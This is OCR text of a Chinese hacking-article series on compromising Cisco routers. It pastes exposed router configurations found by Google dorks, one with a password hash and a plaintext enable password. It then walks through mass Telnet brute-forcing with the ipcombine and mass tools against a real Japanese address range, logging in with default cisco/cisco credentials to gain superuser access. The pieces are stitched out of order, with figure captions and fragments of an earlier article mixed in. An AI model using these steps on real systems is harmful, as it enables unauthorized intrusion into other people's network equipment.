

http://www.[redacted]/downloads/doit/fr-switch.txt
allintext:service tim... http://www.ccie4u....

```
! CCIE4U to NMC DOit Labs
!
!



!  Frame Switch  Configuration
!
hostname FRS
!
no ip domain-lookup
frame-relay switching
!
interface Loopback0
  ip address 172.16.107.1 255.255.255.0
!
!interface Loopback71
! ip address 192.168.100.77 255.255.255.240
!
!interface Loopback72
! ip address 192.168.100.91 255.255.255.240
!
!interface Loopback73
! ip address 192.168.100.97 255.255.255.240
!
!interface Loopback74
! ip address 192.168.100.126 255.255.255.240
!
!interface Ethernet0
! ip address 172.16.67.7 255.255.255.0
!
interface Serial1
 no ip address
```

图4


http://ipv6.internet2.edu/boulder/boulder-wyoming-conf.txt
allintext:no service... http://ipv6.intern....

```
Wyoming>en
Password:
Wyoming#show run
Building configuration...

Current configuration : 1998 bytes
!
version 12.2
no parser cache
no service single-slot-reload-enable
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Wyoming
!
logging rate-limit console 10 except errors
enable secret 5 $1$WL0j$zCUCxyl.pSN8Ab6dTntok1
enable password workshop
!
ip subnet-zero
ip name-server 140.172.10.9
!
no ip dhcp-client network-discovery
ipv6 unicast-routing
!
!
!
interface Ethernet0
 description "to FrontRange gigaPoP"
```


图5

置文件，以发现可渗透的路由器。之后的内容将会越来越精彩，希望大家继续关注。

前置知识：路由器

关键词：渗透、Cisco、暴力破解

Cisco渗透系列之暴力破解



文/图 cnb|rd

上一篇文章介绍了Cisco的一些基础知识和如何利用Google抓取Cisco路由器，本文带给大家的将是可能日抓百台Cisco甚至更多的方法。

Cisco的暴力破解主要分为两种情况，一个是针对开放了Telnet（也就是端口23）的暴力破解，一个是HTTP的暴力破解。下面详细介绍一下这两方面的破解。

针对Telnet的破解，应该说实现是非常简单的，因为有非常多的工具可以实现这个功能，下面重点介绍两个暴力破解工具。当然，暴力破解的关键在于好的字典，制作字典方面的内容就不讲解了，可以使用网上现成的作为示例。

第1个暴力破解工具就是利用C语言编写的暴力破解工具，效率十分高，但是有个缺点，就是只能扫描用户名和密码是Cisco的。虽说有一定的限制，但可以修改源代码来提高工具的可用性。其中的ipcombine.c用于创建网段的IP，

mass.c是一个多线程的暴力破解工具。

我们来看一下如何使用它们。注意，以下的操作都是在Linux平台或Unix平台上进行的，当然也可以在Windows上操作，但是必须安装CygWin。

如图1所示，我们编译好这两个工具后开始使用。首先要寻找目标，用Google搜索"site:jp"，以找到的211.xx.0.0/16这个网段来进行测试。有了网段就可以利用ipcombine来把IP输入到server.txt里。如图2所示，输入"./ipcombine 211"，可以看到生成IP成功了。接下来重要的时刻到来了，如图3所示，输入"./mass"就可以开始暴力破解，速度非常快，图中是正在破解的过程。如果破解成功的话，就会生成vulnserver.txt这个文件，如图4所示，可以看到已经破解成功几个了。任选一个登录进去试试，用户名密码均为cisco，如图5所示，成功进入。从图中可以看出，这个用户就是超级用户，不必输入en密码了。我们再看一下基本情况，如图6所示，了解到这台路由器是3800




图1




图2




图3




图4

